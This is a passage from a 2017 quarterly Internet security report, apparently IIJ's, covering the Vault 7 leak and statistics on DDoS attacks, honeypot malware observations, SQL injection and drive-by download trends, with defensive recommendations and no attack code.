On March 7, WikiLeaks leaked confidential Central Intelligence Agency (CIA) documents, and announced that it would continue to leak more in the future^{*41}. The information made public was Confluence server data thought to have been used for information sharing within the CIA, and it consisted of 7,818 Web pages including 943 attachments^{*42}. It contained details regarding the malware and exploits that the CIA uses for intelligence activities. In addition to desktop operating systems such as Windows, Mac, and Linux, attack targets included an extremely wide range of devices such as smart phones, smart TVs, and networking equipment. Many of the vulnerabilities disclosed had already been fixed^{*43}, but some were not known at the time, meaning they were zero-day vulnerabilities^{*44}. As a result, this led to criticism of the CIA for not disclosing vulnerability information that it had found (or purchased from an external party) to the appropriate vendor. Going forward, vendors will be pressed to investigate any information disclosed and address vulnerabilities that have not been fixed, but Julian Assange of WikiLeaks has commented that they will disclose the technical details within the leaked information to each vendor individually. Before disclosing the information, WikiLeaks deleted personal information and IP addresses, along with any attached compressed files and binaries. They state they will not disclose those pieces of information until they have identified that there will be no issues with the disclosure. Thus, based on the information leaked at this time, we believe that the risk of an attack exploit using this information directly right away is low. However, as more leaks will occur in the future, it is still necessary to pay attention to their content^{*45}.

*33 Multiple security researchers are surveying the status of attacks, and summarizing the results in Google Sheets. "MongoDB ransacking" (<https://docs.google.com/spreadsheets/d/1QonE9oeMOQHv8heFlyeqrjfKEViL0poLnY8mAakKhM/edit#gid=1781677175>).

*34 After MongoDB instances sustained damages in this manner, they published an article that states appropriate configurations necessary for avoiding such attacks. "How to Avoid a Malicious Attack That Ransoms Your Data" (<https://www.mongodb.com/blog/post/how-to-avoid-a-malicious-attack-that-ransoms-your-data>).

*35 For example, there are over 100 transactions for the bitcoin address specified by the attacker kraken0 (<https://blockchain.info/address/1J5ADzFv1gx3fsUPUY1AWktuJ6DF9P6hiF>), with a total of about 11 BTC paid.

*36 "Google Online Security Blog: Announcing the first SHA1 collision" (<https://security.googleblog.com/2017/02/announcing-first-sha1-collision.html>).

*37 Google named the collision technique discovered the "SHAttered" attack, and they have published a dedicated site for it (<https://shattered.it/>).

*38 CRYPTREC, "Regarding SHA-1 security" (http://www.cryptrec.go.jp/topics/cryptrec_20151218_sha1_cryptanalysis.html) (in Japanese).

*39 We have also explained the impact of this collision discovery in detail on the IJ-SECT blog. "IJ Security Diary: SHAttered attack (SHA-1 collision discovery)" (<https://sect.ijj.ad.jp/d/2017/02/271993.html>) (in Japanese).

*40 CRYPTREC, "Regarding decreased SHA-1 security" (https://www.cryptrec.go.jp/topics/cryptrec_20170301_sha1_cryptanalysis.html) (in Japanese).

*41 WikiLeaks uses the codename "Vault 7" for this series of leaks, and calls the first batch "Year Zero." "Vault 7 - Home" (<https://wikileaks.org/ciav7p1/>).

*42 The CIA has announced that it will not comment on whether this data was taken from within the CIA. "CIA Statement on Claims by Wikileaks - Central Intelligence Agency" (<https://www.cia.gov/news-information/press-releases-statements/2017-press-releases-statements/cia-statement-on-claims-by-wikileaks.html>).

*43 Apple has commented that many of the iOS vulnerabilities leaked in this incident have already been addressed in the latest version of iOS. Google has also made similar comments with regard to Android.

*44 Cisco conducted an internal investigation based on the leaked information, and reported that an unpatched vulnerability had been found within "The Wikileaks Vault 7 Leak - What We Know So Far" (<https://blogs.cisco.com/security/the-wikileaks-vault-7-leak-what-we-know-so-far>).

*45 WikiLeaks has released additional leaks each week since March 23. "WikiLeaks - Vault 7: Projects" (<https://wikileaks.org/vault7/>).

1.3 Incident Survey

1.3.1 DDoS Attacks

Today, DDoS attacks on corporate servers are almost a daily occurrence, and the methods involved vary widely. However, most of these attacks do not utilize advanced knowledge such as vulnerabilities, but aim to hinder or delay services by causing large volumes of unnecessary traffic to overwhelm network bandwidth or server processes.

■ Direct Observations

Figure 2 shows the state of DDoS attacks handled by the IJ DDoS Protection Service between January 1 and March 31, 2017.

This information shows traffic anomalies judged to be attacks based on IJ DDoS Protection Service criteria. IJ also responds to other DDoS attacks, but these incidents have been excluded here due to the difficulty of accurately understanding and grasping the facts behind such attacks.

There are many methods that can be used to carry out a DDoS attack, and the capacity of the environment attacked (bandwidth and server performance) will largely determine the degree of impact. Figure 2 splits DDoS attacks into three categories: attacks against bandwidth capacity^{*46}, attacks against servers^{*47}, and compound attacks (several types of attacks against a single target conducted at the same time).

During these three months, IJ dealt with 1,473 DDoS attacks. This averages out to 16.37 attacks per day, which is an increase in comparison to our prior report. Server attacks accounted for 83.03% of DDoS attacks, while compound attacks accounted for 5.02%, and bandwidth capacity attacks 11.95%.

The largest scale attack observed during this period was classified as a compound attack, and resulted in 17.57 Gbps of bandwidth using up to 4,006,000 pps packets.

Of all attacks, 94.91% ended within 30 minutes of the start of the attack, 4.75% lasted between 30 minutes and 24 hours, and 0.34% lasted over 24 hours. The longest sustained attack for this period was a compound attack that lasted for 237 hours and 53 minutes.

We observed an extremely large number of IP addresses as attack sources, both domestic and foreign. We believe this is due to the use of IP spoofing^{*48} and botnets^{*49} to conduct the DDoS attacks.




Figure 2: Trends in DDoS Attacks

*46 Attack that overwhelms the network bandwidth capacity of a target by sending massive volumes of larger-than-necessary IP packets and fragments. When UDP packets are used, it is referred to as a UDP flood, while ICMP flood is used to refer to the use of ICMP packets.

*47 TCP SYN flood, TCP connection flood, and HTTP GET flood attacks. In a TCP SYN flood attack, a large number of SYN packets that signal the start of TCP connections are sent, forcing the target to prepare for a large number of incoming connections, resulting in the waste of processing capacity and memory. TCP connection flood attacks establish a large number of actual TCP connections. In a HTTP GET flood a TCP connection with a Web server is established, and then a large number of GET requests in the HTTP protocol are sent, also resulting in a waste of processing capacity and memory.

*48 Impersonation of a source IP address. Creates and sends an attack packet that has been given an address other than the actual IP address used by the attacker to make it appear as if the attack is coming from a different person, or from a large number of individuals.

*49 A "bot" is a type of malware that after the infection, conducts an attack upon receiving a command from an external C&C server. A network made up from a large number of bots is called a botnet.

■ Backscatter Observations

Next, we present DDoS attack backscatter observations*50 through the honeypots*51 of the IIJ malware activity observation project, MITF. Through backscatter observations, portions of DDoS attacks against external networks may be detectable as a third-party without intervening.

For the backscatter observed between January 1 and March 31, 2017, Figure 3 shows the source IP addresses classified by country, and Figure 4 shows trends in the number of packets by port.

The port most commonly targeted by DDoS attacks observed was port 80/TCP used for Web services, and accounted for 35.7% of the total. 53/UDP used for DNS was targeted in 27.9% of cases, and attacks were also observed on 443/TCP used for HTTPS, as well as 9009/TCP, 47632/TCP, and 48972/TCP that are not typically used, and 25565/TCP that is sometimes used in gaming communications.

Looking at the source of backscatter packets by country thought to indicate IP addresses targeted by DDoS attacks in Figure 3, China accounted for the largest percentage at 37.9%, while the United States and Russia followed at 20.8% and 6.4%, respectively.

Now we will take a look at ports targeted in attacks where a large number of backscatter packets were observed. For attacks against Web servers (80/TCP and 443/TCP), there were attacks against the servers of a hosting provider in Canada between January 3 and January 4, and against multiple Chinese IP addresses on January 27 and January 28. On January 29, there were attacks against multiple Google servers, and between February 21 and February 24 a specific IP address range in China was targeted. On February 28 there were attacks against specific servers of a Chinese cloud vendor, and on March 7 a certain Google server was targeted. Then, on March 23 and March 27, there were attacks against a Chinese hosting provider.




Figure 3: DDoS Attack Targets by Country According to Backscatter Observations

Regarding other ports observed to have been targeted, there were attacks against 9009/TCP targeting a specific IP address in China on January 5, and targeting another address from January 14 through January 15. Attacks against 47632/TCP targeting a specific IP address in Russia took place from January 21 through January 31, and there were attacks against 48972/TCP targeting a specific IP address in the Netherlands on February 1. In addition, attacks on 42228/TCP targeting a specific IP address in Russia were observed from February 18 through February 21. During the period under survey, we also detected intermittent attacks against online games in the United States.




Figure 4: Observations of Backscatter Caused by DDoS Attacks (Observed Packets, Trends by Port)

*50 The mechanism and limitations of this observation method, as well as some of the results of IIJ's observations, are presented in Vol.8 of this report (http://www.iiij.ad.jp/en/company/development/iir/pdf/iir_vol08_EN.pdf) under "1.4.2 Observations on Backscatter Caused by DDoS Attacks."

*51 Honeypots placed by the MITF, a malware activity observation project operated by IIJ. See also "1.3.2 Malware Activities."

Also, notable DDoS attacks during the current survey period that we detected in our backscatter observations included DDoS attacks against the Russian and Ukrainian sites of Russian security vendor Dr. Web on January 25 and January 26*⁵².

1.3.2 Malware Activities

Here, we will discuss the results of the observations of the MITF*⁵³, the malware activity observation project operated by IIJ. The MITF uses honeypots*⁵⁴ connected to the Internet in a manner similar to general users in order to observe communications that arrive over the Internet. Most appear to be communications by malware selecting a target at random, or scans attempting to search for a target to attack.

■ Status of Random Communications

Figure 5 shows the distribution of source IP addresses by country for incoming communications to the honeypots from January 1 through March 31, 2017. Regarding the total volume (incoming packets), because communications to 23/TCP were significantly




Figure 5: Sender Distribution (by Country, Entire Period under Study)

higher than other ports during the survey period for this report, we have plotted trends for 23/TCP separately on Figure 6, while other ports are shown on Figure 7. The MITF used numerous honeypots for its observations during the current survey period. Here, we have taken the average number per honeypot, and shown the trends for incoming packet types (top ten). Additionally, in these observations we made an adjustment so that multiple TCP connections to a specific port are counted as one attack, such as attacks against MSRPC.




Figure 6: Incoming Communications at Honeypots (by Date, 23/TCP, per Honeypot)




Figure 7: Incoming Communications at Honeypots (by Date, by Target Port, per Honeypot)

*⁵² Dr.Web, "DDoS attack on Doctor Web sites deflected" (<https://news.drweb.com/news/?i=11124>).

*⁵³ An abbreviation of Malware Investigation Task Force. The Malware Investigation Task Force (MITF) began its activities in May 2007, observing malware activity in networks through the use of honeypots in an attempt to understand the state of malware activities, to collect technical information for countermeasures, and to link these findings to actual countermeasures.

*⁵⁴ A system designed to record attacker and malware activities and their behavior by emulating vulnerabilities and simulating the damages caused by attacks.

Most of the communications that reached the honeypots during the survey period for this report were on 23/TCP used by Telnet, 1900/UDP used by SSDP, 22/TCP used by SSH, 8080/TCP used by Web proxies, 80/TCP used by Web servers, and 1433/TCP for the SQL Server used on Microsoft OSes.

Continuing the trend from the previous report, during the current survey period there was once again a high number of communications targeting 23/TCP used by Telnet. As reported last time, this is due to the spread of bots such as Mirai bot*⁵⁵ and hajime that target Linux on IoT devices for infections. These communications were from a large number of IP addresses allocated to countries such as China, Vietnam, Taiwan, Brazil, and the United States. Also, due to Mirai bots and hajime, communications to 2323/TCP, 7547/TCP, 23231/TCP, 5358/TCP, and 81/TCP remained high during this survey period.

There were sporadic increases in the SSDP protocol, 1900/UDP, during the current survey period. Communications attempting SSDP Amp attacks were received from IP addresses allocated to countries such as the United States and South Korea.

■ Mirai Bot and Hajime Communications

Mirai bots scan for IoT devices on the Internet before attempting infections, but we know from analysis results that one characteristic of these packets is that the TCP sequence number and the destination IP address are the same. Figure 8 shows the results of an investigation into the proportion of communications that match this particular characteristic. Hajime also has the characteristic of setting either the lower or upper 16 bits of the sequence number to 0 at the time of scanning, and Figure 9 shows the results of examining the proportion of communication that matches this characteristic. We can see that for Hajime, 5358/TCP scans have increased since the second half of January. Also, Mirai had been scanning 7547/TCP in the period covered by the previous report, but from the results of this survey we can see that Hajime is now performing this scanning.




Figure 8: Incoming Communications Thought to be Mirai Bots at Honeypots (by Date, by Target Port, per Honeypot)




Figure 9: Incoming Communications Thought to be Hajime at Honeypots (by Date, by Target Port, per Honeypot)

*55 See "1.4.1 Mirai Botnet Detection and Countermeasures" in Vol.33 of this report (<http://www.iiij.ad.jp/en/company/development/iir/033.html>) for more information about the Mirai Botnet.

■ Malware Activity in Networks

Figure 10 shows the distribution of the source where malware artifacts were acquired from during the current survey period, while Figure 11 shows trends in the total number of malware artifacts acquired. Figure 12 shows trends in the number of unique artifacts. In both Figure 11 and Figure 12, the trends in the number of acquired artifacts*⁵⁶ show the total number of artifacts acquired per day, while the number of unique artifacts is the number of artifact variants categorized in accordance with their hash digests*⁵⁷. Artifacts are also identified using anti-virus software, and a color-coded breakdown of the top 10 variants is shown along with the malware names. As with our previous reports, we have detected Conficker using multiple anti-virus software packages, and removed any Conficker results when totaling data.

On average, 235 artifacts were acquired per day during the current survey period, while there were 21 unique artifacts per day. Investigating the undetected artifacts more closely, they included the SDBOT family (a type of IRC bot) and bitcoin mining tool

downloaders. About 93% of undetected artifacts were in text format, continuing the high ratio trend from the previous survey period. Looking into this, many of the attacks exploited a vulnerability in phpMyAdmin and set up an IRC bot written in PHP. Most of these attacks were conducted from IP addresses allocated to countries such as Chile, the United States, Canada, Italy, and the Netherlands. Many of the other text format artifacts were due to malware such as old worms that continued infection activities as before, but the sites that a newly-infected computer would attempt to download malware from are already closed, and return a 404 Not Found response.




Figure 10: Distribution of Acquired Artifacts by Source (by Country, Entire Period under Study, Excluding Conficker)




Figure 11: Trends in the Total Number of Malware Artifacts Acquired (Excluding Conficker)




Figure 12: Trends in the Number of Unique Artifacts (Excluding Conficker)

*⁵⁶ This indicates malware acquired by honeypots.

*⁵⁷ This value is calculated by utilizing a one-way function (hash function) that outputs a fixed-length value for each input. Hash functions are designed to produce a different output for practically every different input. We cannot guarantee the uniqueness of artifacts through hash values alone, given that obfuscation and padding may result in artifacts of the same malware having different hash values. The MITF accepts this limitation when using this method as a measurement index.

A MITF independent analysis revealed that during the current survey period, 23.9% of malware artifacts acquired were worms, 67.4% were bots, and 8.7% were downloaders. In addition, the MITF confirmed the presence of 31 botnet C&C servers*58 and 66 malware distribution sites.

■ Conficker Activity

Including Conficker, an average of 2,621 artifacts were acquired per day during the current survey period for this report, and an average of 274 unique artifacts. Conficker accounted for 90.5% of the total artifacts acquired, and 92.2% of the unique artifacts. Since Conficker remains the most prevalent malware by far, we have omitted it from the figures in this report. Compared to the previous survey report, the total number of artifacts acquired during this survey period decreased by approximately 34%, and the number of unique artifacts decreased by about 10%, and there was a gradual overall decline during the current survey period.

1.3.3 SQL Injection Attacks

Of the different types of Web server attacks, IIJ is conducting ongoing investigations on SQL injection attacks*59. SQL injection attacks have been noted a number of times in the past, and continue to remain a major topic in Internet security. SQL injection attacks are known to attempt one of three things: the theft of data, the overloading of database servers, or the rewriting of Web content.

Figure 13 shows the source distribution of SQL injection attacks against Web servers detected between January 1 and March 31, 2017. Figure 14 shows the trend in the number of attacks. These are a summary of attacks detected through signatures in the IIJ Managed IPS/IDS Service. The United States was the source for 16.0% of attacks observed, while Ukraine and the Netherlands accounted for 15.9% and 15.4%, respectively, with other countries following. The total number of SQL injection attacks against Web servers increased significantly from the levels seen in the previous report. In addition to a rise in the number of attacks from countries that are detected on a regular basis, such as China, the United States, and Japan, there was also a sharp increase in attacks from countries like Ukraine and the Netherlands, which previously had low detection rates.




Figure 13: Distribution of SQL Injection Attacks by Source

During this period, attacks from a specific source in Germany directed at specific targets took place on January 9. Between March 23 and March 25, attacks were conducted from a specific source in the Netherlands against specific targets. On March 26, there were attacks from a specific source in Hong Kong directed at specific targets. These attacks are thought to have been attempts to discover Web server vulnerabilities. As shown in this report, attacks of various types have been properly detected and handled within the scope of our services. However, attack attempts continue, requiring ongoing caution.




Figure 14: Trends in SQL Injection Attacks (by Day, by Attack Type)

*58 An abbreviation of Command & Control Server. A server that provides commands to a botnet consisting of a large number of bots.

*59 Attacks accessing a Web server to send SQL commands, and operating against an underlying database. Attackers access or alter the database content without proper authorization to steal sensitive information or rewrite Web content.

1.3.4 Website Alterations


Here, we indicate the status of website alterations investigated through the MITF Web crawler (client honeypot)^{*60}.

This Web crawler accesses hundreds of thousands of websites on a daily basis, focusing on well-known and popular sites in Japan. The number of sites that it accesses are added accordingly. In addition to this, we temporarily monitor websites that have seen short-term increases in access numbers. By surveying websites thought to be viewed frequently by typical users in Japan, it becomes easier to speculate on trends for fluctuations in the number of altered sites, as well as the vulnerabilities being exploited and malware being distributed.

For the period between January 1 and March 31, 2017, the Rig exploit kit accounted for the majority of drive-by download attacks detected. The trend has continued since September 2016^{*61}. Rig payloads such as Cerber, Ursnif, and Matrix have been confirmed. A small number of attacks using Sundown and Nebula were also observed. We have also confirmed that when accessing websites that redirect users to these exploit kits using a macOS client, either you are not redirected to the landing page, or the landing page does not return a response. During this survey period, no drive-by download attacks targeting macOS were observed^{*62}.

There continue to be a large number of cases where a fake dialog box attempts to redirect users to fraudulent sites by displaying a message in the browser that implies a malware infection and subsequently force a user to install a PUA^{*63} or call a fake support center^{*64}. The fraudulent sites have an extensive range of content, changing the message according to the type of the OS and the browser, and we observed multiple examples of attempts to block any operation of the browser by displaying dialog boxes. We also confirmed cases in which the redirectors used to lead users to fraudulent sites like these were shared with the exploit kit.

As an overall trend, drive-by download attacks using mainly Rig are still continuing. We recommend implementing thorough vulnerability countermeasures such as version management for the OS, applications, and plug-ins, and implementing EMET, in environments where a browser is being used^{*65}. For website operators, it is essential to take measures against vulnerabilities by managing vulnerabilities in Web applications, frameworks, and plug-ins, as well as traffic via TDS, and also managing mashup content provided by external parties, such as advertisements and Web analytics services.



*Covers several hundreds of thousands of sites in Japan. In recent years, drive-by downloads using exploit kits have been configured to change attack details and even whether or not to attack based on the client system environment or session information, source address attributes, and an attack quota such as the number of attacks. This means that results can vary wildly depending on the test environment and other circumstances.

Figure 15: Rate of Passive Attack Occurrence When Viewing Websites (%) (by Exploit Kit)

*60 Refer to “1.4.3 Website Defacement Surveys Using Web Crawlers” in Vol.22 of this report (http://www.ij.ad.jp/en/company/development/iir/pdf/iir_vol22_EN.pdf) for a description of Web crawler observation methods.

*61 There is some variance in the number of Rig EK observations. IJ-SECT has reported on trends from late March 2017 in “Increase in the number of Rig Exploit Kit detections and the rise of the Matrix ransomware” (<https://sect.ij.ad.jp/d/2017/04/071606.html>) (in Japanese).

*62 The MITF Web crawler system conducts additional surveys using a macOS client environment when a website is observed behaving in a way that indicates the possibility of a passive attack via a Windows client environment.

*63 An abbreviation of Potentially Unwanted Application. This is a generic term for applications deemed unnecessary for general work tasks, and thought to potentially lead to unwanted results for PC users and system administrators.

*64 Categorized as “other” in the figure.

*65 Examples include limiting the assignment of administrator privileges and applying application white lists. See Vol.31 of this report (<http://www.ij.ad.jp/en/company/development/iir/031.html>) under “1.4.2 Hardening Windows Clients Against Malware Infections” for more information.

1.4 Focused Research

Incidents occurring over the Internet change in type and scope from one minute to the next. Accordingly, IJ works toward implementing countermeasures by continuing to conduct independent surveys and analyses of prevalent incidents. Here we will present information from the surveys we have conducted during this period regarding the Struts 2 vulnerability CVE-2017-5638, as well as dynamic analysis of macOS ransomware (Patcher) using monitor.app.

1.4.1 The Struts 2 Vulnerability CVE-2017-5638

■ About the Struts 2 Vulnerability CVE-2017-5638

